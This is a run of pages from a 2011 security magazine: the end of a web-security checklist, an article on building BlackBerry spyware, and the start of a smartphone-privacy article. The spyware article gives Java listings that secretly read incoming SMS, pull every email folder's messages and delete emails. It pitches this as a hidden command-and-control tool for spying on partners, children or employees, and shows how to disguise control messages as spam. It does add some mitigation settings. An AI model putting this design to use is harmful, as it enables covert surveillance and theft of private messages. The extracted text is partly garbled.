    Security – Objectives,Process and Tips www.hakin9.org/en 19 • System should invalidate user session at logout and when time expires • We have to ensure that generate new session ID when users transitions from unauthenticated to authenticated. • Session ID should have enough randomness for a period and it’s session life should be limited • We should encrypt the cookie data and also unauthorized access to session data be avoided. • Appropriate Logging and Auditing should be implemented and it should be secured. Also, make sure that sensitive data is not logged. Some of the major things that we should log are: • Startup and shutdown • Unsuccessful access attempt for resources (for e.g. Denial of access resulting from excessive number of login attempts) • Unauthorised access attempts. • User authentication. • User role assignments. • Permissions granted to users or groups. • Actions by trusted users. • Configuration changes. • Modifications to data (Sensitive, Public, Classified) Also, ensure we log the date and time of each event, as well as the success or failure of major events. • Avoid using database administrator credentials for connecting a Web application to database. Configure specific users and roles in the database with required privileges and use them from web application to connect to database. • Make sure we encrypt all sensitive data in all types of configuration files like xml, properties, csv files.Also we have to ensure that the files are not in web directory. • Make sure, if the application uses third party products API’s, it should also be scanned from security perspective. • Make sure only required and tested code goes in production. For example, we should not push dynamic pages which were developed during development time and subsequently they were no longer in use. • Make sure our system should be robust enough against unwanted bots and crawlers. For this we should use robot.txt, captcha, Meta tags appropriately • Avoiding XSS Attacks – stands for Cross Site Scripting and it occurs when a web application gathers malicious data from a user. Here user does code injection into a vulnerable application in order to gather data from them. It is a real threat for authentication process, stealing user information, changes setting and cookie values, etc. There are three distinct types of XSS vulnerability (type 0, type 1 and type 2). CERT® Advisory had highlighted threats with Malicious code and suggested some solutions please refer to the following URL http:// www.cert.org/advisories/CA-2000-02.html and http:// www.owasp.org/index.php/Cross-site_Scripting_ %28XSS%29 • Avoiding CSRF Attacks – stands for Cross Site Request Forgery. It compels a logged-on user’s browser to send a request to a vulnerable web application, which then performs the chosen action assuming that the request is coming from a trusted and authenticated user. It is also known as one click attack or session riding. Read following URL for information http://www.owasp.org/index.php/ Cross-Site_Request_Forgery%28%29_Prevention_ Cheat_Sheet • Avoiding Injection flaws – It allow attackers to relay malicious code through a web application to another system by sending data to an interpreter as part of a command or query. There are many types of injection flows like SQL, OS commands, LDAP, XPath, XSLT, etc. Read following http:// www.owasp.org/index.php/Injection_Flaws • Support for P3P Headers – stands for Platform for Privacy Preferences Project. It enables Web sites to express their privacy practices in a standard format that can be retrieved automatically and interpreted easily by user agent (a.k.a. browser). Policy is delivered to the web page allowing the P3P enabled browser to make decisions by comparing this policy with the user’s stored preferences before the page is displayed. The privacy policy can be retrieved as an XML file or can be included, in compact form, in the HTTP header. Compact policies are summarized P3P policies delivered in the HTTP header that provide hints to user agents to enable the user agent to make quick, synchronous decisions about applying policy. For more information please read following links http:// www.p3pwriter.com/, http://www.w3.org/P3P/ • We should follow government, industry and domain guidelines for e.g. • PCI – credit card related guidelines. • HIPPA – health care domain related guidelines. • GLBA – Financial Institution guidelines OWASP (The Open Web Application Security Project) had releases their version of top security threats in web application at http://www.owasp.org/ index.php/Category:OWASP_Top_Ten_Project and it is worth reading it. Database Security As no database product comes configured securely out of the box it is necessary to follow these steps to prevent attacks from exploiting known vulnerabilities. The checklist given in the subsequent paragraph is not comprehensive; the actual steps for hardening
  • 20.
    04/201120 BASICS a specific databaseplatform may be more in-depth. Please check the vendor specific security checklist for more details and product specific security tips. These steps should be followed to secure a typical database server, but may not be appropriate in all cases. It is the responsibility of the DBA associated with each platform to ensure they understand the detailed tasks. • Make sure we do not save sensitive data like Passwords, credit cards numbers in clear text format. All sensitive data should be encrypted. • If possible, use the latest generation of database server. • Install the latest vendor-provided patches for the database. Be sure to include patches for database support software that is not directly bundled with the database. • Every server should be configured to only allow trusted IP addresses and only those ports which are required should be opened. • Remove sample databases and database users. • Create alternative administrative users for each DBA, rather than allowing multiple individual users to regularly use the default administrative account. • Configure specific users and roles in the database only with the privileges required and ensure that access to the database is limited to the minimal access necessary (at the level of Database, tables, rows and columns). For example, reporting applications that just require read-only access should be appropriately limited. • It is advisable that the database should require authentication before returning any type of data. • Remove unwanted database stored procedures, triggers. • Appropriate guidelines (HIPAA, Privacy Act, financial, personnel, etc.) must be used for safeguarding the sensitive data. • Whereever possible, isolate sensitive databases to their own servers. Databases containing Personally Identifiable Information (PII), or otherwise sensitive data should be protected from the Internet by a network firewall. • Administrative/DBA access should be limited to fewer individuals as far as possible. • The data base for the web application should not be directly accessible from the public network from where external user customer traffic arrives on. • Use complex names for database users. Use complex passwords for these users. • Use IPSec or SSL to protect access to databases from other network servers. • Auditing and logging is implemented, working and also access to log file is secured. Also make sure that sensitive information like passwords are not logged. Other Security measures • Virus scanning has to be performed on a regular basis • Implement Firewall effectively. • Make sure unused ports in all servers are not opened and regular auditing has to be done. • It is advisable to use industry standard cryptography algorithm over homegrown algorithm. • Security keys should be changed on regular basis and also security keys have to be stored at a restricted location. • Regular backup should be taken. • Apply firmware and software patches or upgrades on regular basis. • When system migrates to production. Please do the following things • Make sure we change all the credentials for users, roles • Implementation of New IP Scheme(s), if required • Creation/modification of DMZ(s), if required • Router Configuration Changes, • Firewall Configuration Changes Figure 3. Association of security across SDLC phases and span of security implementation across application layers ������������ ����������� ���������� ������ ����������� �� �������� � �� ���� ������ �������� ������� ���� ������������ ����� �������� ����� ����� �������������� ���������� ����������� ����� ���� ������ ������ ���� ���� ������������ ����� �������� ����� ����� ��� ���������� ����������� ����� �������� ������ �
  • 21.
    Security – Objectives,Process and Tips www.hakin9.org/en 21 • Implement additional or upgrade Technology/Tools, if required. Summary Security is one of the greatest concerns as today most of the applications that are build, have numerous integration points. This is especially true for Web and Web Services applications. Now a day’s security capabilities of delivered application are one of the major criteria to evaluate deliverables as security is mapped directly with the business. Therefore we should take security requirements very seriously vis-a-vis functional requirements. It’s time we seriously focus on building secured web application that does not jeopardize business at any stage, so that business can be done without any hassle. Software Security is all about making resources available through defined channel only to authenticated resources based on their roles. For this we should • Thoroughly understands the business and it’s ecosystem. • Thoroughly understand technologies involved in developing the applications. • Thoroughly understands the Government, Legal, industry and domain policies and guidelines. • Thoroughly understand all types of users and their roles & rights. Securing web applications requires: • a combined effort across all phases of SDLC i.e. requirement gathering, design, development, QA. Deployment and maintenance. • Requires security implementation across all layers i.e. client, server management, network mana-gement. On the‘Net • http://www.w3.org/Security/Faq/www-security-faq.html • http://advosys.ca/papers/printable/web-security.html • http://www.cert.org/advisories/CA-2000-02.html • http://www.webcredible.co.uk/user-friendly-resources/web-accessibility/wcag-guidelines-20.shtml • http://msdn2.microsoft.com/en-us/library/aa302332.aspx • http://msdn.microsoft.com/en-us/library/aa302433.aspx • http://technet.microsoft.com/en-us/library/cc512638.aspx • http://msdn.microsoft.com/en-us/library/aa480484.aspx • http://msdn.microsoft.com/en-us/library/ms998258 • http://www.fortify.com/servlet/downloads/public/Fortify_360_Whitepaper.pdf • http://java.sun.com/security/seccodeguide.html • http://advosys.ca/papers/printable/web-security.pdf • https://www.pcisecuritystandards.org/ RAHUL KUMAR GUPTA Rahul Kumar Gupta is a postgraduate in Computer Applications, graduate in Business management and having around 8 certi�cations including SCEJA, ATG Commerce, PMP and JCP. He is having an experience of around 13 years (2010) in IT industry and is working as Associate General Manager (Technology and Architecture)forProductEngineeringandCommerceandService applications with Indian IT giant HCL Technologies, NOIDA (INDIA). He was also a co-technical reviewer for Professional Java Ecommerce, Professional EJB and Professional JSP Site Design books of Wrox publication. He is actively involved in technical writings and published numerous technical articles and whitepaper. You can catch him at rahgup@mailcity.com. For moreinfovisithttp://rahgup.blogspot.com/ Credits The author wishes to thank his colleague Sunil Anand (Security Architect) as domain expert, Vikas Wadehra and Ashish Saxena for their valuable contribution as reviewer for this article. Threat Modeling and Security auditing should be given focus along with security reviews for successful implementation. As threat landscape and requirements for applications keeps changing frequently there is a need to perform regular security auditing and update security policies in order to make the system safer and compliant with current industry standards. Various forums/agencies/companies/researchers usually publish list of top 10 security threats every year and it is advisable that we should keep track on these threats. OWSAP (The Open Web Application Security Project) had releases their version of top 10 security threats in web application at http://www.owasp.org/ index.php/Category:OWASP_Top_Ten_Project and it is worth reading it. In addition to this there are few more publication which has published top 10 security threats for the year 2011. • http://www.itpro.co.uk/613333/top-10-threats-for-it- security-in-2011 • https://infosecisland.com/blogview/10546-Top- Eight-Security-Threats-for-2011.html • http://www.itnewsafrica.com/?p=10072
  • 22.
    04/201122 ATTACK I t lets youto intercept SMS or Email messages via the Internet, catch cheating wives or cheating husbands, stop employee espionage, protect children, etc. Well, you’ve just read yet another advertising that summarized several spyware products for every mobile OS. To be beyond exception that Windows Mobile, Symbian, iOS (iPhone) are the most popular with consumer. All of kind has never had a distinct security policy. But the BlackBerry devices are one of world’s top devices! It’s entirely explicable, though. There’s unique thing is defensible. It has a proof-of-security flow channel to transmit data from each to other. And up to now, there’s no successful decoder for ciphered technology. These days a lot of people are in use of a mobile phone, it has made our lives easier and increased communication, in spite of opportunity for a cheating. You suppose your lover isn’t being faithful to you and you ought to grant your suspicions or allay your fears. So, the main of evidence can be new lover is linked with your partner. Telltale signs will be sms to the same number, late at night or early in the morning or both, if the same number is appearing as a call at unsocial hours then you really have something to be concerned about. However there can be a perfectly innocent explanation for activity like this and its worth pausing before jumping to conclusions. If the number that is appearing is that of a family member or good friend it might just be that your partner is planning a surprise for you and has enlisted their help, so check the number carefully, particularly if it seems familiar to you. Nothing personal... Everyone knows that reading other people’s letters or diaries, without the permission of the author isn’t ethical. All personal correspondence, or even just information such as SMS messages, address book, email, ICQ history, indeed are called for fashionable word Privacy, or a Private, Data Privacy. Any attempt to cheat with it behind author back is a direct violation of the individual privacy. One day, everyone has thought about what men write to each other, or what was written by his friend or colleagues. It’s no necessarily malicious intent. Do they have something to hide, to hatch a plot? Omnivorous curiosity is one of the most popular human vice helps to fraudster to earn considerable sums of money every day. They always ready to help to get into somebody address phone book, email message or social networking pages for all comers. After all do you can get access to cherished friend’s (lover’s, boss, foes) chats? The victim’s mobile phone is coveted human’s goal. This storage place may shed light on wrapped in mystery things. There’s no way to read others emails or sms. You can take phone and read all you interested The Backroom Message That’s Stolen Your Deal Do you want to learn more about bigwig? Is someone keeping secrets from you? Need to silently record text messages, GPS locations and call info of your child or employee? Catch everybody at whatever you like with our unique service. What you will learn… • Each email-message (or sms-message) as part term of busi- ness correspondence could be intercept • Message can activate spyware What you should know… • Basic knowledge about BlackBerry security
  • 23.
    The backroom messagethat’s stolen your deal www.hakin9.org/en 23 Routines behind the screen... The message (sms or email) intercept is a great opportunity to take control of somebody and be invisible. You’re able to read emails as well as make a telephone directory (subscriber’s list) through the text messages to a minute. Such kind of message intercept is in demand on the situation. Moreover, it’s a real ability to feel a spy likewise to obtain information that can’t be get in a legal way. Some years ago such intercepts were a science fiction available for intelligence service. Up to now, you don’t be secret serviceman; you don’t have a high level of experience. The explanation was quite simple. You only need to hit him with your legacy hammer. There’s no way of misapplication of hummer, isn’t it? You can hammer a nail into board, or you also can hammer a nail into smb head. There is nothing reprehensible about it. The public tranquillity as protectability is wrong side of vulnerability. And vice versa. Malware Design Ultimate goal is show what API-routines help us to design such malware. List of API classes is shall be import to re- create sms listener is presented in Listing 1. The first public class Date represents a specific instant in time, with millisecond precision. in. It’s one of the easiest ways to do. By the way, you may to provoke your victim into allowing acquainting yourself with privacy data. It should be noted that lack of knowledge is leading topics of the hour. Now the plot thickens in call for a vote of confidence! Really, how long does software ask you to grant with privacy data? Do you trust software with yourself secrets? Take some kind of program modifying sms&email graphical controls, for instance. When you’re going to install it you’ve been asking to set access permission (as general permission), send&receive permission, etc. There is no reason for concern in this case, right? You install what you like despite expectancy of data stealing. If we take a Facebook application (or twitter application) then confidence level should be reduced because such kind of apps has http/https via EDGE/ 3G/WiFi as common channel to data transmission. Further to there’s ability to receive actual information about new friends or upload status by sms sending. For some time past, internet spreads a spam with a proposal to use the service to read others’ posts. Kaspersky Lab reported about one of these viruses in February, 2009. Users are promised the ability to read others SMS. By clicking on the junk link users downloaded a Trojan called Trojan.Win32.Agent2.dbq (Kaspersky Lab’s Notation). The next secret (cherished) zone area is a personal email storage. Email correspondence goes mad not less than others sms. Deceivers are offering password email account’s breaking services. At first, they also ask for upfront payment via SMS and never break into account. There’s another kind of deception. Someone imparts news about security holes of Google email system or Yahoo email system and offers to get the password from any mailbox. There is a need for you to send to the referred above email address your (!) password and answer for secret question (what’s your favourite colour?). It accounts for by cheating the email system (Google, Yahoo). After all, you’ll supposedly receive a list of password to any email system. Come again! It’s easy substitution of your account’s password for desired password. So, there’s no fraud! Really, there are a lot of security holes (but it’s just a one kind of it); really, there’s a way to steal password. Are ready to name this hole? Nobody but you! The email address in received message is just an intruder email account. This way he gets other’s password. Also he doesn’t want anyone to confide in. Thus, all proposals for access to others’ correspondence have two goals. Trick the user out of money or infect user’s computer with a virus. In this case, the attacker could also capture the user’s own password. Listing 1. API-routines to design malware's part “sms intercept” java.util.Date; javax.wireless.messaging.MessageConnection; javax.wireless.messaging.Message; Listing 2. Retrieve the message MessageConnection sms_connection = (MessageConnectio n)Connector.open("sms://:0"); ; Message sms_message = sms_connection.receive(); Date sms_date = sms_message.getTimestamp(); String sms_address = sms_message.getAddress(); String sms_body = null; if (m instanceof TextMessage) { TextMessage temp_text = (TextMessage)sms_message; sms_body = temp_text.getPayloadText(); } else if (m instance of BinaryMessage) { byte[] temp_byte = ((BinaryMessage) sms_message). getPayloadData(); // convert Binary Data to Text sms_body = new String(temp_byte, "UTF-8"); }
  • 24.
    04/201124 ATTACK Interface Message isthe base interface for derived interfaces that represent various types of messages. This interface contains the functionality common to all messages. We have a couple routines here. • getAddress() – Returns the address associated with this message. If this is a message to be sent, then this address is the recipient’s address. If this is a message that has been received, then this address is the sender’s address. • getTimestamp() – Returns the timestamp indicating when this message has been sent. The MessageConnection interface defines the basic functionality for sending and receiving messages. It contains methods for sending and receiving messages. The receive() subroutine which receives a message. If there are no messages for this MessageConnection waiting, this method will block until either a message for this Connection is received or the MessageConnection is closed. When an incoming message arrives, the notifyIncom ingMessage(MessageConnection) method is called. There’s a the same method for outcoming message notifyOut comingMessage(MessageConnection) that is called when an SMS message is sent from the device. Both of methods are called once for each incoming message to the MessageConnection. The second malware part is designed to catch email messages. In this case, It should be used another signed routine set which is described in Listing 3. The Session class provides access to email services, storage, and transport. The Message class represents an email message. A message contains a set of header fields (attributes) and a body (contents). Messages in a folder also have a set of flags that describe its state within the folder. Received messages are retrieved from a folder named INBOX (see Folder integer constants). The Folder class represents a mailbox folder on the handheld. To retrieve a list of contained folders only call Folder.list(). But we don’t need anything about folder’s contants or system folder’s names, If we need to extract folder’s name it should routine’s called by getFullName(). By the way, it’s simple to use a cycle for (int i = 0; i < email_folder_list.length; i++) because we’ve already got email’s folder list by calling Folder.list(). The Message class represents a message store and its access protocol, for storing and retrieving messages on the handheld. To retrieve a Store instance to access message storage on this device we need to invoke Session.getStore(). Folder INTEGER Constants • DELETED – A Folder containing deleted messages. • DRAFT – A Folder containing draft messages. • FILED – Contains items that are �led in a Folder. • INBOX – A Folder containing received messages. • INVALID – A Folder containing items marked as invalid. • JUNK – A Folder for junk mail. • OTHER – A Folder that the user created – a personal folder. • OUTBOX – A Folder containing messages in the process of being sent. • SENT – A Folder containing sent messages. • UNFILED – Contains items that are not currently �led in a Folder. Listing 3. API-routines to design malware's part “email intercept” import net.rim.blackberry.api.mail.Address; import net.rim.blackberry.api.mail.Folder; import net.rim.blackberry.api.mail.Message; import net.rim.blackberry.api.mail.Session; import net.rim.blackberry.api.mail.Store; Listing 4. Retrieve a email message” Session current_session = Session.getDefaultInstan ce(); String folders_name = null; String email_from = null; String email_subject = null; String email_body = null; if (current_session != null) { Store current_storage = current_ session.getStore(); Folder[] flist = current_storage.list(); for (int i = 0; i < flist.length; i++) { folders_name = folder.getFullName(); //get folder's name Message[] msgs = flist[i].getMessages(); for (int n=0; n < msgs.length; n++) { Address from = msgs[n].getFrom(); if (from != null) email_from = from.getAddr(); } email_subject = msgs[n].getSubject(); email_body = msgs[n].getBodyText(); } } }
  • 25.
    The backroom messagethat’s stolen your deal www.hakin9.org/en 25 Refers to code above I notice that I rewrite 4 strings’ objects: folders_name, email_from, email_subject, email_body. To data acquisition you should use the Vector object like „Vector data_acq = new Vector() from java.util.Vector and then create a String object by Utils.makeStringFrom Vector converting data. By the way, you also can use a StringBuilder. Puppet theatre Progress is interesting to watch. It is in every area of human activity, else it vanishes from sight. The cybercrime is beyond exception, too. It rapidly improves which is used by his own inhabitants. The malware 2.0 is a new word in the IT Security vocabulary since 2006. This term describes the new generation of malicious software because it well co-ordinated and well- functioning system. By the way, it poisons anti-viruses existence. Trojans are malicious programs that perform actions which are not authorized by the user: they delete, block, modify or copy data, and they disrupt the performance of computers or computer networks. Unlike viruses and worms, the threats that fall into this category are unable to make copies of themselves or self-replicate. Trojans are classified according to the type of action they perform on an infected computer. This subclass includes the following behaviors according to Kaspersky Lab: • Backdoor • Exploit • Rootkit • Trojan-DDoS • Trojan-Downloader • Trojan-Proxy • Trojan-SMS • Trojan-Spy, etc The most interesting subclass is Backdoor and Trojan- DDoS”. The second subclass will be attended to article later on. And now we discuss a backdoor’s behavior. Well, Backdoors are designed to give malicious users remote control over an infected computer. So, it’s similar to many administration systems designed and distributed by software developers. These types of malicious programs make it possible to do anything the intruder wants on the infected handheld: send and receive files, launch files or delete them, display messages, delete data, etc. The programs in this category are often used in order to unite a group of victim computers and form a botnet or zombie network. This gives malicious users centralized control over an army of infected computers which can then be used for criminal purposes. Stolen messages from blackberry device Sender :: InternetSMS Body :: http://www.blackberryseeker.com/applications/download/ PDF-To-Go-V20_2.aspx Sender :: InternetSMS Body :: http://letitbit.net/download/.../Defcon14-V64-X30n-Black jacking_Owning_the_enterprise.m4v.html Listing 5. Delete a email message” Import net.rim.blackberry.api.mail.Folder … Message[] emailMessage= emailFolder.getMessages(); for(int i=0;i<emailMessage.length;i++) { emailFolder.deleteMessage(emailMessage[i],true); } Figure 1. Application Management Figure 2. Set application’s permission
  • 26.
    04/201126 ATTACK Most popular message’scontrol is sms (or mms). SMS advantage is rapid access, steadiness, reliability assurance. In BlackBerry’s case email is a second sufficient channel is capable of the same rapidly moving events. The way how to catch sms or email messages I discuss above. So, if we’re going to create powerful command control system (further CC) we need know how to delete this message. Below is part of the codes as way to delete all the email (see Listing 5). The boolean value .deleteMessage(...,true) indicates force deletion If the message is marked as saved. If you’ve just caught an email message by using FolderEvent(Folder folder, int type, Message message) with synchronized void messagesAdded(FolderEvent event) { Message msg = e.getMessage(); } then you can delete it by msg.deleteMessage(...). Unfortunately, RIM API does not allow to access already received/sent sms-messages. In spite of it, it still possible to mask our control command to the some kind of spam, e.g. +323232 User MegaFriend has sent message to you. Isn’t it a Facebook notify? It doesn’t matter much that such sms has another sender number; it’s a matter that your device have been received a control message. Mitigation BlackBerry Enterprise Server has several to mitigation. First, you can turn on confirmation of each sending message for cases that blackberry Trojan has ability to spend money and you have to pay the bill. This rule is placed in IT Policy>Common Policy Group>Confirm On Send. If you even set it into True value this rule exerts an impact only on user’s actions. In other words, any kind of program has never notified you when sends message. It also could set a trusted applications in Application Control>Message Access. One more a radical solution consist in disabling SMS and MMS on IT Policy>Device Only Items>Allow SMS and “IT Policy>Common>Disable MMS. The first feature may be set in False state, and the second may be set into True value. More powerful way is to create a trusted domain. This ability provides us to fill a white list with trusted senders and recipients and to filter a black list of phrases, senders, recipients. First of all, you should check and turn on your BES filter’s status: IT Policy>Security>Firewall Block Incoming Messages. Here it should be checked a SMS, MMS, Enterprise Message as filtered types. Enterprise Message is none of than a enterprise email messages. After it, fill a whitelist in IT Policy>Security>Firewall White List Address with e.g. *@blackberry.enterprise.com. Take Figure 3. Firewall Management Figure 4. Exception’s of black list Figure 5. Adding new exception
  • 27.
    The backroom messagethat’s stolen your deal www.hakin9.org/en 27 notice of using a substitution characters like asterisk “*”. You also can add another values separated with comma. First step is done, you’ve just create a trusted domain filled with only white addresses. The second step is filling black tags. First of all, you should turn option, too. The rule IT Policy>Filter Rule> Condition and Action>Enabled is set into True state switches to strain your emails. The second rule IT Policy>Filter Rule>Condition and Action>From gives opportunity to vanish message from unknown senders. Here you can type something like stealer@gmail.com, hacker@yahoo.com. The same rule IT Policy>Filter Rule>Condition and Action>Sent To can filter vulnerable message that can include stolen data to intruder account or non-trusted account. To control transfer subjects and bodies set unallowable phrases to following rules: IT Policy>Filter Rule>Condition and Action>Subject, IT Policy>Filter Rule>Condition and Action>Body. After it, you have to check a last rule that indicate way of delivering black messages. In first case, device is receiving only headers, in second case BES holding such messages don’t allow to device download it. If you are BIS consumer you always check permissions when downloading an application to grant or disallow status to email or sms. Or you can set it after you downloaded application in Options>Device>Applic ation Management>Edit Permissions. To fill a white list with enabling a device firewall you should to follow Op tions>Security>Firewall, check desirable features and add white rule. Conclusion Spyware is one of the most common types of malware. While the term spyware suggests software that secretly monitors the user’s computing, the functions of spyware extend well beyond simple monitoring. It’s designed to spy what you’re doing on your device. They collect information about Web pages you usually visit, your Internet surfing habits and messages you exchange. It also interfere with user control of the computer in other ways, such as installing additional software and redirecting Web browser activity or theft of personal information (including financial information such as credit card numbers). Then it sends without your knowledge to others. However, to install they have to hide themselves in demo games as example. The presence of spyware is typically hidden from the user, and can be difficult to detect. It’s not very common, it’s not an amount of viruses, Trojans, backdoors that antiviruses can stop, and otherwise everybody will know it. Like many recent viruses, however, spyware by design spyware exploits infected computers for commercial gain. Even you think your information isn’t important to intruder, they can use your device resources again others or steal data won’t never let you know about it. By the way, they foul the trail and left your device (and you) holding the baby. On the‘Net • http://docs.blackberry.com/en/admin/deliverables/12063/BlackBerry_Enterprise_Server-Policy_Reference_Guide-T323212-832026- 1023123101-001-5.0.1-US.pdf – BlackBerry Enterprise Server Version: 5.0. Policy Reference Guide, RIM, • http://docs.blackberry.com/en/developers/deliverables/11961/BlackBerry_Java_Application-Feature_and_Technical_Overview-- 789336-1109112514-001-5.0_Beta-US.pdf – BlackBerry Java Application. Version: 5.0. Feature and Technical Overview, RIM • http://docs.blackberry.com/en/developers/deliverables/9091/JDE_5.0_FundamentalsGuide_Beta.pdf – BlackBerry Java Application. Version: 5.0. Fundamentals Guide , RIM, • http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_ Application_Developer_Guide_Volume_1.pdf?nodeid=1106256&vernum=0 – BlackBerry Application Developer Guide Volume 1: Fundamentals (4.1), RIM, • http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_ Application_Developer_Guide_Volume_2.pdf?nodeid=1106444&vernum=0 – BlackBerry Application Developer Guide Volume 2: Advanced Topics (4.1), RIM, • http://www.blackberry.com/developers/docs/4.2api/ – RIM Device Java Library – 4.2.0 Release (Javadoc), RIM, • http://docs.blackberry.com/en/developers/deliverables/15497/BlackBerry_Smartphone_Simulator-Development_Guide--1001926- 0406042642-001-5.0-US.pdf – BlackBerry Smartphone Simulator. Version: 5.0. Development Guide, RIM, • http://docs.blackberry.com/en/developers/deliverables/1077/BlackBerry_Signing_Authority_Tool_1.0_-_Password_Based_-_ Administrator_Guide.pdf – BlackBerry Signature Tool 1.0. Developer Guide, RIM YURY CHEMERKIN Graduated at Russian State University for the Humanities (http://rggu.com/) in 2010. At present postgraduate at RSUH. Information Security Analyst since 2009 and currently works as mobile info security researcher in Moscow. E-mail: yury.chemerkin@gmail.com. Facebook: http://www.facebook.com/people/Yury-Chemerkin/ 100001827345335. LinkedIn: http://ru.linkedin.com/pub/yury-chemerkin/2a/434/ 549
  • 28.
    04/201128 DEFENSE S martphones are partof your Personal Area Network (PAN) and the user needs to remember that everything that is done on them, data saved in them, communications that touch them in anyway (voice, SMS, email) should be viewed as public and not private. In a decision filed on January 3, 2011 in People v. Diaz, the California Supreme Court ruled that an arrestee’s loss of privacy extends to personal items including cell phones. The Court determined that search of the cell phone was valid as being incident to a lawful custodial arrest under the Fourth Amendment. The ruling allows police in California to access any data stored on an arrestee’s phone including voicemail messages, photos, address book, browsing history, data stored in apps (including social media apps), search history, and chat logs. In addition, depending upon the use of location- enabled services or apps that store data on the phone, the police might also be able to determine the arrestee’s past whereabouts (http://www.courtinfo.ca.gov/opinions/ documents/S166600.PDF). The Federal Bureau of Investigation (FBI) and the National Security Agency (NSA) can subpoena the cell phone company for phone records without a prior warrant as a result of the 2001 Patriot Act in order help prevent acts of terrorism. They can also wire tap, that is, listen and record your cell phone conversations. Moreover, the Patriot Act makes it illegal for the cell phone company that has delivered your records to the FBI or NSA to make it publicly known or even discuss the fact that your phone records have been investigated (http://frwebgate.access.gpo.gov/cgi-bin/ getdoc.cgi?dbname=107_cong_public_laws&docid=f: publ056.107). Most people in the United States would think that public broadcasting of an illegally intercepted cell phone conversation would be illegal. The US Supreme Court has found that the First Amendment allows an illegally intercepted cell phone conversation to be shared with others when the conversation involves matters of significant public interest. You need to be careful because technology has increased the chances that your cell phone conversations are being recorded and could be made public or used against you (http:// research.lawyers.com/First-Amendment---Freedom-of- Religion-and-Speech.html). Mobile tracking by advertisers Mobile tracking by advertisers is on the rise, as online advertisers attempt to reach consumers on cell phones/ Smartphones. Companies are now using technology that makes it difficult for users to prevent tracking. One lawsuit, filed on September 15, 2010, alleges that a company called Ringleader Digital Inc. tracks users of Apple’s iPhones by assigning each phone a unique ID number, similar to a cookie. If a user deletes the ID number, the suit claims, it respawns itself moments later (http:// www.wired.com/threatlevel/2010/09/html5-safari-exploit/, Smartphones Security and Privacy All the threats that attack your enterprise computer centers and personal computer systems are quickly encompassing mobile devices. What you will learn… • There is no guarantee of telecommunications privacy • Geotagging what it is and how to disable • Your employer can use GPS to monitor you during work hours What you should know… • Cell phone/Smartphone basics
  • 29.
    Smartphones Security andPrivacy www.hakin9.org/en 29 The storage of location based data, in the form of Latitude and Longitude inside of images is called Geotagging; essentially tagging your photograph with the geographic location. This data is stored inside if the metadata of JPEG images and is useful for tying the photograph to a location. So, what if you took at picture of your child by a tree at the school yard? Now anyone can find out what school your child attends! Most people don’t realize that the action of automatic geotagging takes place on their Smartphones because it is enabled by default. As a result, individuals often share too much information about their location. To turn off GPS locator (geotagging) on your Smartphone iPhone (iOS 4.x) Go to Settings, General, select Location Services. From there you can set which applications can access your GPS coordinates or disable it entirely. Palm WebOS Bring up the Location Services configuration screen, there should be three options: Auto Locate, Geotag Photos, and Background Data Collection. Ideally, all three should be turned off. Google Android and Verizon Droid In order to disable for just the camera application, start the Camera app to make sure that you are not saving your location. This is the menu on the left side of the camera application; it slides out from left to http://www.scribd.com/doc/37554403/Ringleader-Lawsuit, http://ivebeenmugged.typepad.com/my_weblog/pdf/ hillman_v_ringleader.pdf). In most European countries especially the United Kingdomtherearelawsgoverningcellphone/Smartphone privacy. The laws do not allow a person’s location or tracking to be done without his/her consent. The location information of the person involved is kept very private and given the same privacy as communication in general. The only way for one to get tracking information on someone be it his/her spouse or children is through a written consent and these laws even protect network providers who withhold location information on certain suspects from law enforcement agencies. As seen in the preceding paragraphs this is different in the United States where there is no constitutional law governing cell phone/Smartphone privacy, so there is no guarantee of telecommunications privacy. In other European countries such as Germany the toll gate system cannot be used to track vehicles. Tolling information which can be used to track and follow cars is not allowed and the constitutional law governs so criminal activities or plans may not be interrupted because of this law. What about someone taking your picture with a Smartphone without your permission? The Video Voyeurism Prevention Act prohibits the photographing or videotaping of a naked person without his or her permission in a gym, tanning salon, dressing room or anywhere else where one expects a reasonable expectation of privacy. Violators can expect fines of up to $100,000 and/or up to a year in prison. This doesn’t necessarily make it illegal for someone to snap your photo without your permission. For instance, if you’re just walking down the street and someone takes a picture, they’re well within their rights no matter how violated you might feel. But if someone takes a picture of you without your permission while you’re getting ready to shower at the gym, it’s against the law. This law isn’t limited to Smartphones that have built in cameras but also includes camcorders, cameras, and digital cameras. Disable GPS locator on images What happens if the person who takes the picture on his/ her Smartphone doesn’t disable the GPS locator on the image and uploads it to his/her social networking site? Then everyone and anyone can know where you were at that time and day. Your boss thought that you were on a business trip in Washington D.C., but instead you were photographed in a hotel in North Carolina. If you have not disabled this feature on your Smartphone and you upload pictures to social networking accounts then anyone who views the image can view the geotagging within the image.
  • 30.
    04/201130 DEFENSE right. Select StoreLocation and make sure it is set to off. Once this is disabled, the camera app will no longer add geotags to your images. BlackBerry Devices Go into picture-taking mode (via HomeScreen, click icon Camera), press the Menu button and choose Options. Set the Geotagging setting to be Disabled. Finally, save the updated settings. Nokia Go to Applications, select Camera, select options, select settings, set Show GPS info to be Off. Accept the change and exit. Add your cell phone number to the National Do-Not-Call Registry What about people getting your number without your permission? Currently, there is not a comprehensive wireless 411 directory. Even if a wireless 411 directory were established, most telemarketing calls to wireless phones would still be illegal. For example, it is unlawful for any person to make any call (other than a call made for emergency purposes or made with express prior consent) using any automatic telephone dialing system or any artificial or prerecorded voice message to any telephone number assigned to a paging service, mobile telephone service, or any service for which the called party is charged for the call. This prohibition applies regardless of whether the number is listed on the national Do-Not-Call list (http://www.fcc.gov/cgb/ consumerfacts/tcpa.html). Since most telemarketers use auto-dialers to place their calls, the likelihood of a telemarketer calling your cell phone is reduced, even if your cell number were listed in a directory. However, because not all calls are eliminated, it is a good idea to add your cell phone number to the National Do-Not-Call Registry either online at www.donotcall.gov or by calling toll-free at (888) 382-1222 from the telephone number you wish to register. Locating you by using the built in GPS system It is likely that the trend of including location-tracking components will continue as cell phone manufacturers comply with the Federal Communications Com mission (FCC) Enhanced 911 (E911) rule. The FCC’s E911 initiative requires cell phone carriers to be able to pinpoint their customers’ locations within 100 meters. The main thrust behind location-based tracking was public safety, however, many companies are exploring commercial opportunities as well. Several companies now offer non-emergency tracking for a monthly fee. One of the newest commercial forms of non-emergency tracking is aimed at parents who want to know the location of their children. These services enable parents to monitor their child’s location by tracking their cell phone. A parent is able to locate their child by accessing a web site that monitors where they are. In addition to tracking the location, these 